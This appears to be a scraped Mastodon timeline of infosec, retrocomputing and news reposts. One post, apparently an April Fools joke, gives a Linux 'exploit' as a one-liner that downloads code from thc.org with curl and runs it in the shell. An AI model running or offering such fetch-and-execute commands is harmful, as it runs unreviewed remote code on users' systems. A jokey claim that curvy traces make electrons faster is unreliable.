
Posts
3368Following
712Followers
1580

buherator
buheratorhttps://rr-project.org/
 1
1
 7
7
 17
repeated
17
repeated


buherator
buheratorShow content
2
0
0
repeated

RC2014
rc2014@oldbytes.spaceI read a report recently that confirmed that straight PCB traces, right angle, and orthogonally placed components can actually make electrons sad and slow them down. They much prefer the excitement of whizzing along curvy traces, particularly if they end up going in to a chip at a random angle. And bright colours really make them want to work harder.
So I will be updating all #RC2014 kits with design philosophy. The first to be done is the RC2014 Mini II Picasso. You can pick one up now at #z80kits
https://z80kits.com/shop/rc2014-mini-ii-picasso/


 15
5
0
15
5
0
buherator
buheratorAre there any alternatives where I can look up the tweet?
#bitrot #digitalpreservation #archiving
0
0
0
repeated

The Hacker‘s Choice
thc@infosec.exchange💥CVE-20250401 - 7350pipe - Linux Privilege Escalation (all versions). Exploit (1-liner):
“. <(curl -SsfL https://thc.org/7350pipe)”
 3
3
0
repeated
3
3
0
repeated

Brad Spengler
spendergrsec@bird.makeup
https://lore.kernel.org/linux-cve-announce/2025032721-CVE-2023-53032-70ce@gregkh/T/#u "Note that it's harmless since the value will be checked at the next step." Sure, but our Bash script has determined this will get a CVE anyway: https://web.git.kernel.org/pub/scm/linux/kernel/git/lee/vulns.git/tree/scripts/cve_review#n192
0
1
0
repeated

AttackerKB
attackerkbTopic description: "CrushFTP versions 10.0.0 through 10.8.3 and 11.0.0 through 11.3.0 are affected by a vulnerability that may result in unauthenticated access ..."
"[CVE-2025-2825](https://nvd.nist.gov/vuln/detail/CVE-2025-2825) is a critical vulnerability affecting CrushFTP 11 below 11.3.1 and 10 below 10.8.4 ..."
Link: https://attackerkb.com/assessments/4c81cb24-aafd-4753-92bb-33c1190c24a5
0
1
0
repeated

 repeated

▙ ▉ ▜▘▉ ▚ ▉
goto80@post.lurk.orgThe demoscene has become a national UNESCO heritage in Sweden! I was part of making the application, so ofc I think it's great, but I wrote a little bit about how difficult it is to generalize the demoscene. https://www.goto80.com/the-demoscene-as-a-unesco-heritage-in-sweden
1
15
0
repeated

Ken Shirriff
kenshirriff@oldbytes.spaceThe Pentium processor, like many others, implements its instructions in microcode. Each step of an instruction is described by a micro-instruction, stored in the chip in the microcode ROM.
This die photo shows the parts of the Pentium. Let's take a quick look at the microcode ROM...1/N
 1
3
0
repeated
1
3
0
repeated

Dan Goodin
dangoodin@infosec.exchangeA prominent computer scientist who has spent 20 years publishing academic papers on cryptography, privacy, and cybersecurity has gone incommunicado, had his professor profile, email account, and phone number removed by his employer Indiana University, and had his homes raided by the FBI. No one knows why.
#XiaofengWang Xiaofeng Wang
7
19
0
repeated

Patrick O'Doherty
patrickod@infosec.exchangeSufficient time has passed and I'm excited to share a demo and details of a CSRF vulnerability that I discovered in the popular gorilla/csrf library that has been present since its creation 😲 https://patrickod.com/csrf
0
2
0
repeated

Advanced Fuzzing League
aflplusplus@infosec.exchange🚨 LibAFL 0.15.2 🚨
- Rust 2024 edition
- LibAFL_Unicorn
- Use LibAFL rand types for other crates
- Allow logging to StatsD
- LibAFL_QEMU updates like binary-only ASan in Rust 🦀🦀🦀, inputs via StdIn, better snapshots
And so much more:
0
5
0
repeated
Auschwitz Memorial


auschwitzmuseum@mastodon.world31 March 2016 | Imre Kertész (b. 1929), Hungarian Jewish writer & Holocaust Survivor died. His works - including Fateless - draw repeatedly on his experience at #Auschwitz. Kertész won the 2002 Nobel Prize for Literature. https://nobelprize.org/prizes/literature/2002/kertesz/biographical/
 0
2
0
repeated
0
2
0
repeated

/r/netsec
_r_netsec@infosec.exchangeLocal Privilege Escalation via Unquoted Search Path in Plantronics Hub https://www.8com.de/cyber-security-blog/local-privilege-escalation-via-unquoted-search-path-in-plantronics-hub
0
2
0
repeated

Taggart

mttaggart@infosec.exchangeRe: The Oracle Thing™ this quote from @dangoodin's story seems significant.
On Friday, when I asked Oracle for comment, a spokesperson asked if they could provide a statement that couldn’t be attributed to Oracle in any way. After I declined, the spokesperson said Oracle would have no comment.
0
2
0
repeated

Mr. Bitterness
wdormann@infosec.exchangeIn today's episode of drama in the CVE ecosystem:
The Canonical CNA created CVE-2025-0927 and an associated advisory for a heap overflow in HFS+ in the Linux kernel.
The Linux kernel CNA stripped out the information (like the reporter of Attila Szász, useful references, etc) from the CVE entry and added the passive-aggressive:
The Linux kernel CVE team has been assigned CVE-2025-0927 as it was incorrectly created by a different CNA that really should have known better to not have done this.to this issue. [sic]
Also TIL: If you look only at the assignerShortName in a cvelistV5 CVE entry, you might not get the whole picture of whose CVE it technically is. While the Linux kernel rewrote history to claim that they assigned the CVE, that was only done via the cna container's ProviderMetadata shortName value. The top-level [assignerShortName](https://github.com/CVEProject/cvelistV5/blob/main/cves/2025/0xxx/CVE-2025-0927.json#L7) for the entry still shows canonical.
Good times...


 1
2
0
1
2
0